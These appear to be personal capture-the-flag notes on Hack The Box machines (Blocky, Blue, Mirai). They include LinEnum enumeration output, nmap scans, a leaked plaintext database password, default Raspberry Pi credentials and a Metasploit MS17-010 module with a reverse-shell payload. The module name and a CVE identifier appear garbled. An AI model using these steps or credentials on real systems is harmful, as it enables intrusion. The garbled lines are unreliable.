www-data 2713 0.0 0.1 2416 1564 pts/3 S+ 22:04 0:00 sh ./LinEnum.sh
www-data 2714 0.0 0.1 2416 1260 pts/3 S+ 22:04 0:00 sh ./LinEnum.sh
www-data 2715 0.0 0.0 2192 528 pts/3 S+ 22:04 0:00 tee -a
www-data 2853 0.0 0.1 3156 1948 pts/3 R+ 22:04 0:00 ps aux
-e

```

-e \e[00;31m[-] Process binaries and associated permissions (from above list):\e[00m

```

-rwxr-xr-x 1 root root 986672 May 16 2017 /bin/bash
-rwxr-xr-x 1 root root 259552 Feb 7 2017 /lib/systemd/systemd-logind
-rwxr-xr-x 1 root root 235064 Feb 7 2017 /lib/systemd/systemd-udevd
-rwxr-xr-x 2 root root 26756 Nov 24 2016 /sbin/getty
-rwxr-xr-x 1 root root 252080 Jul 18 2014 /sbin/init
-rwxr-xr-x 1 root root 38996 Jun 17 2014 /usr/bin/vmtoolsd
-rwxr-xr-x 1 root root 597796 May 9 2017 /usr/sbin/apache2
-rwxr-xr-x 1 root root 10724544 Apr 25 2017 /usr/sbin/mysqld
-rwxr-xr-x 1 root root 573516 Apr 13 2017 /usr/sbin/named
-rwxr-xr-x 1 root root 834648 Aug 11 2016 /usr/sbin/sshd
-e

```

-e \e[00;31m[-] /etc/init.d/ binary permissions:\e[00m

```

total 204
drwxr-xr-x 2 root root 4096 Dec 24 2017 .
drwxr-xr-x 96 root root 4096 Jul 20 18:26 ..
-rw-r--r-- 1 root root 0 Aug 3 2016 .legacy-bootordering
-rw-r--r-- 1 root root 2427 Mar 13 2014 README
-rwxr-xr-x 1 root root 2243 Apr 3 2014 acpid
-rwxr-xr-x 1 root root 9974 Jan 7 2014 apache2
-rwxr-xr-x 1 root root 4125 Mar 16 2017 apparmor
-rwxr-xr-x 1 root root 2801 May 18 2016 apport
-rwxrwxr-x 1 root root 1071 Sep 8 2013 atd
-rwxr-xr-x 1 root root 3451 Apr 13 2017 bind9
-rwxr-xr-x 1 root root 1919 Jan 18 2011 console-setup
lrwxrwxrwx 1 root root 21 May 28 2017 cron -> /lib/init/upstart-job
-rwxr-xr-x 1 root root 2813 Nov 25 2014 dbus
-rwxr-xr-x 1 root root 1217 Mar 7 2013 dns-clean
lrwxrwxrwx 1 root root 21 Mar 14 2012 friendly-recovery -> /lib/init/upstart-job
-rwxr-xr-x 1 root root 1105 May 13 2015 grub-common
-rwxr-xr-x 1 root root 1329 Mar 13 2014 halt
-rwxr-xr-x 1 root root 1864 Nov 12 2012 irqbalance
-rwxr-xr-x 1 root root 1293 Mar 13 2014 killprocs

```

```
-rwxr-xr-x 1 root root 1990 Jan 22 2013 kmod
-rwxr-xr-x 1 root root 5491 Feb 19 2014 mysql
-rwxr-xr-x 1 root root 4479 Mar 20 2014 networking
-rwxr-xr-x 1 root root 1581 Feb 17 2016 ondemand
-rwxr-xr-x 1 root root 1466 Mar 11 2014 open-vm-tools
-rwxr-xr-x 1 root root 561 Apr 21 2015 pppd-dns
-rwxr-xr-x 1 root root 1192 May 27 2013 procps
-rwxr-xr-x 1 root root 6120 Mar 13 2014 rc
-rwxr-xr-x 1 root root 782 Mar 13 2014 rc.local
-rwxr-xr-x 1 root root 117 Mar 13 2014 rcS
-rwxr-xr-x 1 root root 639 Mar 13 2014 reboot
-rwxr-xr-x 1 root root 2918 Jun 13 2014 resolvconf
-rwxr-xr-x 1 root root 4395 Jan 20 2016 rsync
-rwxr-xr-x 1 root root 2913 Dec 4 2013 rsyslog
-rwxr-xr-x 1 root root 1226 Jul 22 2013 screen-cleanup
-rwxr-xr-x 1 root root 3920 Mar 13 2014 sendsigs
-rwxr-xr-x 1 root root 590 Mar 13 2014 single
-rw-r--r-- 1 root root 4290 Mar 13 2014 skeleton
-rwxr-xr-x 1 root root 4077 May 2 2014 ssh
-rwxr-xr-x 1 root root 731 Feb 5 2014 sudo
-rwxr-xr-x 1 root root 6173 Apr 14 2014 udev
-rwxr-xr-x 1 root root 2721 Mar 13 2014 umountfs
-rwxr-xr-x 1 root root 2260 Mar 13 2014 umountnfs.sh
-rwxr-xr-x 1 root root 1872 Mar 13 2014 umountroot
-rwxr-xr-x 1 root root 1361 Dec 6 2013 unattended-upgrades
-rwxr-xr-x 1 root root 3111 Mar 13 2014 urandom
-e
```

```
-e \e[00;31m[-] /etc/init/ config file permissions:\e[00m
total 336
drwxr-xr-x 2 root root 4096 Jun 15 2017 .
drwxr-xr-x 96 root root 4096 Jul 20 18:26 ..
-rw-r--r-- 1 root root 320 Apr 3 2014 acpid.conf
-rw-r--r-- 1 root root 1582 May 18 2016 apport.conf
-rw-r--r-- 1 root root 261 Oct 21 2013 atd.conf
-rw-r--r-- 1 root root 328 Feb 22 2014 bootmisc.sh.conf
-rw-r--r-- 1 root root 232 Feb 22 2014 checkfs.sh.conf
-rw-r--r-- 1 root root 253 Feb 22 2014 checkroot-bootclean.sh.conf
-rw-r--r-- 1 root root 307 Feb 22 2014 checkroot.sh.conf
-rw-r--r-- 1 root root 250 Oct 9 2012 console-font.conf
-rw-r--r-- 1 root root 509 Dec 21 2010 console-setup.conf
-rw-r--r-- 1 root root 266 Apr 12 2014 console.conf
-rw-r--r-- 1 root root 1122 Apr 12 2014 container-detect.conf
-rw-r--r-- 1 root root 356 Apr 12 2014 control-alt-delete.conf
-rw-r--r-- 1 root root 297 Feb 9 2013 cron.conf
-rw-r--r-- 1 root root 489 Nov 11 2013 dbus.conf
-rw-r--r-- 1 root root 273 Nov 19 2010 dmesg.conf
-rw-r--r-- 1 root root 1377 Apr 12 2014 failsafe.conf
-rw-r--r-- 1 root root 267 Apr 12 2014 flush-early-job-log.conf
-rw-r--r-- 1 root root 1247 Mar 14 2012 friendly-recovery.conf
-rw-r--r-- 1 root root 284 Jul 23 2013 hostname.conf
-rw-r--r-- 1 root root 444 Apr 16 2014 hwclock-save.conf
-rw-r--r-- 1 root root 557 Apr 16 2014 hwclock.conf
-rw-r--r-- 1 root root 579 Aug 26 2014 irqbalance.conf
-rw-r--r-- 1 root root 689 Apr 10 2014 kmod.conf
-rw-r--r-- 1 root root 268 Feb 22 2014 mountall-bootclean.sh.conf
-rw-r--r-- 1 root root 349 Feb 22 2014 mountall-net.conf
-rw-r--r-- 1 root root 261 Feb 22 2014 mountall-reboot.conf
-rw-r--r-- 1 root root 1201 Feb 22 2014 mountall-shell.conf
-rw-r--r-- 1 root root 1232 Feb 22 2014 mountall.conf
-rw-r--r-- 1 root root 311 Feb 22 2014 mountall.sh.conf
-rw-r--r-- 1 root root 327 Feb 22 2014 mountdevsubfs.sh.conf
-rw-r--r-- 1 root root 405 Feb 22 2014 mounted-debugfs.conf
-rw-r--r-- 1 root root 730 Feb 22 2014 mounted-dev.conf
-rw-r--r-- 1 root root 480 Feb 22 2014 mounted-proc.conf
-rw-r--r-- 1 root root 618 Feb 22 2014 mounted-run.conf
```

```
-rw-r--r-- 1 root root 1890 Feb 22 2014 mounted-tmp.conf
-rw-r--r-- 1 root root 903 Feb 22 2014 mounted-var.conf
-rw-r--r-- 1 root root 323 Feb 22 2014 mountkernfs.sh.conf
-rw-r--r-- 1 root root 249 Feb 22 2014 mountnfs-bootclean.sh.conf
-rw-r--r-- 1 root root 313 Feb 22 2014 mountnfs.sh.conf
-rw-r--r-- 1 root root 238 Feb 22 2014 mtab.sh.conf
-rw-r--r-- 1 root root 1770 Feb 19 2014 mysql.conf
-rw-r--r-- 1 root root 530 Mar 20 2014 network-interface-container.conf
-rw-r--r-- 1 root root 1756 May  4 2013 network-interface-security.conf
-rw-r--r-- 1 root root 1109 May  8 2014 network-interface.conf
-rw-r--r-- 1 root root 2493 Mar 20 2014 networking.conf
-rw-r--r-- 1 root root 534 Feb 17 2014 passwd.conf
-rw-r--r-- 1 root root 326 Mar 13 2014 plymouth-log.conf
-rw-r--r-- 1 root root 675 Mar 13 2014 plymouth-ready.conf
-rw-r--r-- 1 root root 778 Mar 13 2014 plymouth-shutdown.conf
-rw-r--r-- 1 root root 899 Mar 13 2014 plymouth-splash.conf
-rw-r--r-- 1 root root 796 Mar 13 2014 plymouth-stop.conf
-rw-r--r-- 1 root root 421 Apr 11 2014 plymouth-upstart-bridge.conf
-rw-r--r-- 1 root root 519 Mar 13 2014 plymouth.conf
-rw-r--r-- 1 root root 363 Jan  6 2014 procps.conf
-rw-r--r-- 1 root root 1543 Apr 12 2014 rc-sysinit.conf
-rw-r--r-- 1 root root 661 Apr 12 2014 rc.conf
-rw-r--r-- 1 root root 683 Apr 12 2014 rcS.conf
-rw-r--r-- 1 root root 457 Dec 13 2012 resolvconf.conf
-rw-r--r-- 1 root root 426 Apr 18 2013 rsyslog.conf
-rw-r--r-- 1 root root 230 Mar 18 2011 setvtrgb.conf
-rw-r--r-- 1 root root 277 Apr 12 2014 shutdown.conf
-rw-r--r-- 1 root root 641 May  2 2014 ssh.conf
-rw-r--r-- 1 root root 711 Mar 13 2014 startpar-bridge.conf
-rw-r--r-- 1 root root 1183 Oct 29 2014 systemd-logind.conf
-rw-r--r-- 1 root root 348 Apr 12 2014 tty1.conf
-rw-r--r-- 1 root root 333 Apr 12 2014 tty2.conf
-rw-r--r-- 1 root root 333 Apr 12 2014 tty3.conf
-rw-r--r-- 1 root root 333 Apr 12 2014 tty4.conf
-rw-r--r-- 1 root root 232 Apr 12 2014 tty5.conf
-rw-r--r-- 1 root root 232 Apr 12 2014 tty6.conf
-rw-r--r-- 1 root root 645 Sep 12 2014 udev-fallback-graphics.conf
-rw-r--r-- 1 root root 768 Apr 14 2014 udev-finish.conf
-rw-r--r-- 1 root root 337 Apr 14 2014 udev.conf
-rw-r--r-- 1 root root 356 Apr 14 2014 udevmonitor.conf
-rw-r--r-- 1 root root 352 Apr 14 2014 udevtrigger.conf
-rw-r--r-- 1 root root 473 Feb 28 2014 ufw.conf
-rw-r--r-- 1 root root 412 Apr 12 2014 upstart-file-bridge.conf
-rw-r--r-- 1 root root 329 Apr 12 2014 upstart-socket-bridge.conf
-rw-r--r-- 1 root root 553 Apr 12 2014 upstart-udev-bridge.conf
-rw-r--r-- 1 root root 683 Mar 25 2013 ureadahead-other.conf
-rw-r--r-- 1 root root 889 Mar 25 2013 ureadahead.conf
-rw-r--r-- 1 root root 1521 Apr 12 2014 wait-for-state.conf
-e
```

```
-e \e[00;31m[-] /lib/systemd/* config file permissions:\e[00m
/lib/systemd/:
total 736K
drwxr-xr-x 6 root root 4.0K Dec 24 2017 system
-rwxr-xr-x 1 root root 66K Feb  7 2017 systemd-hostnamed
-rwxr-xr-x 1 root root 70K Feb  7 2017 systemd-located
-rwxr-xr-x 1 root root 254K Feb  7 2017 systemd-logind
-rwxr-xr-x 1 root root 22K Feb  7 2017 systemd-multi-seat-x
-rwxr-xr-x 1 root root 78K Feb  7 2017 systemd-timedated
-rwxr-xr-x 1 root root 230K Feb  7 2017 systemd-udevd
```

```
/lib/systemd/system:
total 100K
drwxr-xr-x 2 root root 4.0K Jun 14 2017 dbus.target.wants
drwxr-xr-x 2 root root 4.0K Jun 14 2017 multi-user.target.wants
drwxr-xr-x 2 root root 4.0K Jun 14 2017 sockets.target.wants
```

```
drwxr-xr-x 2 root root 4.0K Jun 14 2017 sysinit.target.wants
-rw-r--r-- 1 root root 339 Apr 13 2017 bind9-resolvconf.service
-rw-r--r-- 1 root root 239 Apr 13 2017 bind9.service
lrwxrwxrwx 1 root root 21 Feb 7 2017 udev.service -> systemd-udevd.service
-rw-r--r-- 1 root root 823 Feb 7 2017 systemd-udev-settle.service
-rw-r--r-- 1 root root 715 Feb 7 2017 systemd-udev-trigger.service
-rw-r--r-- 1 root root 578 Feb 7 2017 systemd-udevd-control.socket
-rw-r--r-- 1 root root 575 Feb 7 2017 systemd-udevd-kernel.socket
-rw-r--r-- 1 root root 788 Feb 7 2017 systemd-udevd.service
-rw-r--r-- 1 root root 347 Dec 7 2016 dbus.service
-rw-r--r-- 1 root root 106 Dec 7 2016 dbus.socket
-rw-r--r-- 1 root root 188 Jan 20 2016 rsync.service
-rw-r--r-- 1 root root 248 Nov 9 2015 wpa_supplicant.service
-rw-r--r-- 1 root root 199 May 6 2015 rsyslog.service
-rwxr-xr-x 1 root root 251 Jun 17 2014 open-vm-tools.service
-rw-r--r-- 1 root root 344 May 2 2014 ssh.service
-rw-r--r-- 1 root root 216 May 2 2014 ssh.socket
-rw-r--r-- 1 root root 196 May 2 2014 ssh@.service
-rw-r--r-- 1 root root 155 Apr 3 2014 acpid.service
-rw-r--r-- 1 root root 115 Apr 3 2014 acpid.socket
-rw-r--r-- 1 root root 272 Feb 5 2014 sudo.service
-rw-r--r-- 1 root root 124 Oct 21 2013 atd.service
-rw-r--r-- 1 root root 182 Oct 15 2013 polkitd.service

/lib/systemd/system/dbus.target.wants:
total 0
lrwxrwxrwx 1 root root 14 Dec 7 2016 dbus.socket -> ../dbus.socket

/lib/systemd/system/multi-user.target.wants:
total 0
lrwxrwxrwx 1 root root 15 Dec 7 2016 dbus.service -> ../dbus.service

/lib/systemd/system/sockets.target.wants:
total 0
lrwxrwxrwx 1 root root 31 Feb 7 2017 systemd-udevd-control.socket -> ../systemd-udevd-control.socket
lrwxrwxrwx 1 root root 30 Feb 7 2017 systemd-udevd-kernel.socket -> ../systemd-udevd-kernel.socket
lrwxrwxrwx 1 root root 14 Dec 7 2016 dbus.socket -> ../dbus.socket

/lib/systemd/system/sysinit.target.wants:
total 0
lrwxrwxrwx 1 root root 31 Feb 7 2017 systemd-udev-trigger.service -> ../systemd-udev-trigger.service
lrwxrwxrwx 1 root root 24 Feb 7 2017 systemd-udevd.service -> ../systemd-udevd.service
-e

-e \e[00;33m### SOFTWARE #####
-e \e[00;31m[-] Sudo version:\e[00m
Sudo version 1.8.9p5
-e

-e \e[00;31m[-] MYSQL version:\e[00m
mysql Ver 14.14 Distrib 5.5.55, for debian-linux-gnu (i686) using readline 6.3
-e

-e \e[00;31m[-] Apache version:\e[00m
Server version: Apache/2.4.7 (Ubuntu)
Server built:  May  9 2017 16:13:38
-e

-e \e[00;31m[-] Apache user configuration:\e[00m
APACHE_RUN_USER=www-data
APACHE_RUN_GROUP=www-data
-e

-e \e[00;31m[-] Installed Apache modules:\e[00m
Loaded Modules:
core_module (static)
```

```
so_module (static)
watchdog_module (static)
http_module (static)
log_config_module (static)
logio_module (static)
version_module (static)
unixd_module (static)
access_compat_module (shared)
alias_module (shared)
auth_basic_module (shared)
authn_core_module (shared)
authn_file_module (shared)
authz_core_module (shared)
authz_host_module (shared)
authz_user_module (shared)
autoindex_module (shared)
deflate_module (shared)
dir_module (shared)
env_module (shared)
fcgid_module (shared)
filter_module (shared)
include_module (shared)
mime_module (shared)
mpm_prefork_module (shared)
negotiation_module (shared)
php5_module (shared)
rewrite_module (shared)
setenvif_module (shared)
status_module (shared)
suexec_module (shared)
-e
```

```
-e \e[00;33m### INTERESTING FILES #####\e[00m
-e \e[00;31m[-] Useful file locations:\e[00m
```

```
/bin/nc
/bin/netcat
/usr/bin/wget
/usr/bin/nmap
/usr/bin/gcc
/usr/bin/curl
-e
```

```
-e \e[00;31m[-] Installed compilers:\e[00m
```

ii g++	4:4.8.2-1ubuntu6	i386	GNU C++ compiler
ii g++-4.8	4.8.4-2ubuntu1~14.04.3	i386	GNU C++ compiler
ii gcc	4:4.8.2-1ubuntu6	i386	GNU C compiler
ii gcc-4.8	4.8.4-2ubuntu1~14.04.3	i386	GNU C compiler

```
-e
```

```
-e \e[00;31m[-] Can we read/write sensitive files:\e[00m
```

```
-rw-rw-rw- 1 root root 1252 May 28 2017 /etc/passwd
-rw-r--r-- 1 root root 707 May 28 2017 /etc/group
-rw-r--r-- 1 root root 665 Feb 20 2014 /etc/profile
-rw-r----- 1 root shadow 895 Jun 14 2017 /etc/shadow
-e
```

```
-e \e[00;31m[-] SUID files:\e[00m
```

```
-rwsr-xr-x 1 root root 112204 Jun 14 2017 /var/htb/bin/emergency
-rwsr-xr-x 1 root root 5480 Mar 27 2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 492972 Aug 11 2016 /usr/lib/openssh/ssh-keystore
-rwsr-xr-- 1 root messagebus 333952 Dec 7 2016 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 9808 Nov 24 2015 /usr/lib/polkit-1/polkit-agent-helper-1
-rwsr-sr-x 1 daemon daemon 46652 Oct 21 2013 /usr/bin/at
-rwsr-xr-x 1 root root 35916 May 17 2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 45420 May 17 2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 44620 May 17 2017 /usr/bin/chfn
```

```
-rwsr-xr-x 1 root root 18168 Nov 24 2015 /usr/bin/pkexec
-rwsr-xr-x 1 root root 30984 May 17 2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 18136 May 8 2014 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 66284 May 17 2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 156708 May 29 2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 72860 Oct 21 2013 /usr/bin/mtr
-rwsr-sr-x 1 libuuid libuuid 17996 Nov 24 2016 /usr/sbin/uuid
-rwsr-xr-- 1 root dip 323000 Apr 21 2015 /usr/sbin/pppd
-rwsr-xr-x 1 root root 38932 May 8 2014 /bin/ping
-rwsr-xr-x 1 root root 43316 May 8 2014 /bin/ping6
-rwsr-xr-x 1 root root 35300 May 17 2017 /bin/su
-rwsr-xr-x 1 root root 30112 May 15 2015 /bin/fusermount
-rwsr-xr-x 1 root root 88752 Nov 24 2016 /bin/mount
-rwsr-xr-x 1 root root 67704 Nov 24 2016 /bin/umount
-e
```

```
-e \e[00;33m[+] Possibly interesting SUID files:\e[00m
-rwsr-xr-x 1 root root 72860 Oct 21 2013 /usr/bin/mtr
-e
```

```
-e \e[00;31m[-] SGID files:\e[00m
-rwsr-sr-x 1 daemon daemon 46652 Oct 21 2013 /usr/bin/at
-rwxr-sr-x 3 root mail 9704 Dec 4 2012 /usr/bin/mail-lock
-rwxr-sr-x 1 root utmp 406700 Nov 7 2013 /usr/bin/screen
-rwxr-sr-x 1 root mlocate 34452 Jun 20 2013 /usr/bin/mlocate
-rwxr-sr-x 1 root tty 9748 Jun 4 2013 /usr/bin/bsd-write
-rwxr-sr-x 1 root ssh 329144 Aug 11 2016 /usr/bin/ssh-agent
-rwxr-sr-x 1 root shadow 53516 May 17 2017 /usr/bin/chage
-rwxr-sr-x 1 root tty 18056 Nov 24 2016 /usr/bin/wall
-rwxr-sr-x 1 root shadow 18208 May 17 2017 /usr/bin/expiry
-rwxr-sr-x 3 root mail 9704 Dec 4 2012 /usr/bin/mail-unlock
-rwxr-sr-x 3 root mail 9704 Dec 4 2012 /usr/bin/mail-touchlock
-rwxr-sr-x 1 root crontab 34824 Feb 9 2013 /usr/bin/crontab
-rwxr-sr-x 1 root mail 13960 Dec 7 2013 /usr/bin/dotlockfile
-rwsr-sr-x 1 libuuid libuuid 17996 Nov 24 2016 /usr/sbin/uuid
-rwxr-sr-x 1 root shadow 30432 Mar 16 2016 /sbin/unix_chkpwd
-e
```

```
-e [-] Can't search *.conf files as no keyword was entered
```

```
-e [-] Can't search *.php files as no keyword was entered
```

```
-e [-] Can't search *.log files as no keyword was entered
```

```
-e [-] Can't search *.ini files as no keyword was entered
```

```
-e \e[00;31m[-] All *.conf files in /etc (recursive 1 level):\e[00m
-rw-r--r-- 1 root root 144 May 28 2017 /etc/kernel-img.conf
-rw-r--r-- 1 root root 321 Apr 16 2014 /etc/blkid.conf
-rw-r--r-- 1 root root 191 Dec 4 2013 /etc/libaudit.conf
-rw-r--r-- 1 root root 1320 Aug 19 2014 /etc/rsyslog.conf
-rw-r--r-- 1 root root 1260 Jul 1 2013 /etc/ucf.conf
-rw-r--r-- 1 root root 92 Feb 20 2014 /etc/host.conf
-rw-r--r-- 1 root root 4781 Nov 15 2013 /etc/hdparm.conf
-rw-r--r-- 1 root root 2584 Oct 10 2012 /etc/gai.conf
-rw-r--r-- 1 root root 350 May 28 2017 /etc/popularity-contest.conf
-rw-r--r-- 1 root root 7788 May 28 2017 /etc/ca-certificates.conf
-rw-r--r-- 1 root root 552 Feb 1 2014 /etc/pam.conf
-rw-r--r-- 1 root root 2084 Apr 1 2013 /etc/sysctl.conf
-rw-r--r-- 1 root root 956 Feb 19 2014 /etc/mke2fs.conf
-rw-r--r-- 1 root root 321 Jun 20 2013 /etc/updatedb.conf
-rw-r--r-- 1 root root 14867 May 10 2014 /etc/ltrace.conf
-rw-r--r-- 1 root root 604 Nov 7 2013 /etc/deluser.conf
-rw-r--r-- 1 root root 34 Aug 3 2016 /etc/ld.so.conf
-rw-r--r-- 1 root root 2969 Feb 23 2014 /etc/debconf.conf
-rw-r--r-- 1 root root 475 Feb 20 2014 /etc/nsswitch.conf
```

```
-rw-r--r-- 1 root root 2981 Aug  3  2016 /etc/adduser.conf  
-rw-r---- 1 root fuse 280 May 24  2013 /etc/fuse.conf  
-rw-r--r-- 1 root root 703 Jan 22  2014 /etc/logrotate.conf  
-rw-r--r-- 1 root root 771 May 19  2013 /etc/insserv.conf  
-e
```

```
-e \e[00;31m[-] Location and contents (if accessible) of .bash_history file(s):\e[00m  
/home/chris/.bash_history  
-e
```

```
-e \e[00;31m[-] Any interesting mail in /var/mail:\e[00m  
total 8  
drwxrwsr-x  2 root mail 4096 Aug  3  2016 .  
drwxr-xr-x 14 root root 4096 May 29  2017 ..  
-e
```

```
-e \e[00;33m### SCAN COMPLETE #####\e[00m
```

## **10.10.10.37 Blocky**

```
root@kali:~/Desktop/Machines/HTB/Blocky# nmap -sC -sV -oN BlockyNmap.txt 10.10.10.37
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-20 17:08 EDT
Nmap scan report for 10.10.10.37
Host is up (0.13s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp    ProFTPD 1.3.5a
22/tcp    open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|_ 256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_ 256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.8
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: BlockyCraft &#8211; Under Construction!
8192/tcp  closed sophos
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.74 seconds
```

---

```
possible token 67bd42010f2aafe7bc825fa75103e39d
```

---

```
package com.myfirstplugin;
```

```
public class BlockyCore
{
    public String sqlHost = "localhost";
    public String sqlUser = "root";
    public String sqlPass = "8YsqfCTnvxAUeduzjNSXe22";

    public void onServerStart() {}

    public void onServerStop() {}

    public void onPlayerJoin()
    {
        sendMessage("TODO get username", "Welcome to the BlockyCraft!!!!!!!");
    }
}
```

---

```
ESC[34m[i]ESC[0m User(s) Identified:
```

```
ESC[32m[+]ESC[0m notch
| Detected By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
| - http://10.10.10.37/index.php/wp-json/wp/v2/users/?per\_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
```

```
ESC[32m[+]ESC[0m Notch
| Detected By: Rss Generator (Passive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

---

```
[-] Accounts that have recently used sudo:  
/home/notch/.sudo_as_admin_successful
```

---

```
[-] Jobs held by all users: /etc/crontab  
screen-cleanup.service -> /dev/null
```

---

```
sudo -l
all all all
sudo su
root.txt!!!!!
```



## 10.10.10.40 Blue

```
root@kali:~/Desktop/Machines/HTB# nmap -sC -sV -oN Blue.txt 10.10.10.40
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-14 15:26 EDT
Nmap scan report for 10.10.10.40
Host is up (0.14s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
|_clock-skew: mean: -20m24s, deviation: 34m36s, median: -26s
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2019-07-14T20:27:37+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_ Message signing enabled but not required
| smb2-time:
|   date: 2019-07-14 15:27:36
|_ start_date: 2019-07-14 15:24:03
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 75.54 seconds

```
nmap -p 445 --script "safe" -Pn -n -oN Blue_Safe.txt 10.10.10.40
smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE-CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
```

---

Use metasploit  
point  
shoot  
FUN FACT you can use int (tun0) instead of your IP!

```
windows/smb/ms17_010_永恒之蓝
set payload windows/x64/meterpreter/reverse_tcp
```



## **10.10.10.48 Mirai**

```
saw that the machine was a raspberry pi. looked up default creds and was able to ssh with them
username pi
password raspberry
figured these are defaults so can probaly su -
yup!!
root
root@raspberrypi:~# cat root.txt
I lost my original root.txt! I think I may have a backup on my USB stick...
root@raspberrypi:~# lsblk
NAME  MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
sda    8:0    0 10G  0 disk
└─sda1  8:1    0 1.3G 0 part /lib/live/mount/persistence/sda1
└─sda2  8:2    0 8.7G 0 part /lib/live/mount/persistence/sda2
sdb    8:16   0 10M  0 disk /media/usbstick
sr0    11:0   1 1024M 0 rom
loop0   7:0    0 1.2G 1 loop /lib/live/mount/rootfs/filesystem.squashfs
root@raspberrypi:~# cd /media/usbstick
root@raspberrypi:/media/usbstick# ls
damnit.txt lost+found
root@raspberrypi:/media/usbstick# cat damnit.txt
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
```

-James

```
root@raspberrypi:/media/usbstick#
```

## Enumeration

```
root@kali:~/Desktop/Machines/HTB/Mirai# nmap -sC -sV -oN Mirai.nmap1 10.10.10.48
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-21 18:00 EDT
Nmap scan report for 10.10.10.48
Host is up (0.14s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
| ssh-hostkey:
|   1024 aa:ef:5c:e0:8e:86:97:82:47:ff:4a:e5:40:18:90:c5 (DSA)
|   2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:d7:e4:af:9b:74:18 (RSA)
|   256 b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
|_  256 4d:68:40:f7:20:c4:e5:52:80:7a:44:38:b8:a2:a7:52 (ED25519)
53/tcp    open  domain dnsmasq 2.76
| dns-nsid:
|_ bind.version: dnsmasq-2.76
80/tcp    open  http   lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
1583/tcp  open  upnp   Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.23 seconds
```

---

```
root@kali:~/Desktop/Machines/HTB/Mirai# nmap -sV -T4 -p- -oN Mirai.nmap2 10.10.10.48
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-21 18:00 EDT
Nmap scan report for 10.10.10.48
Host is up (0.14s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
53/tcp    open  domain dnsmasq 2.76
80/tcp    open  http   lighttpd 1.4.35
1583/tcp  open  upnp   Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
32400/tcp open  http   Plex Media Server httpd
32469/tcp open  upnp   Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 179.72 seconds
```

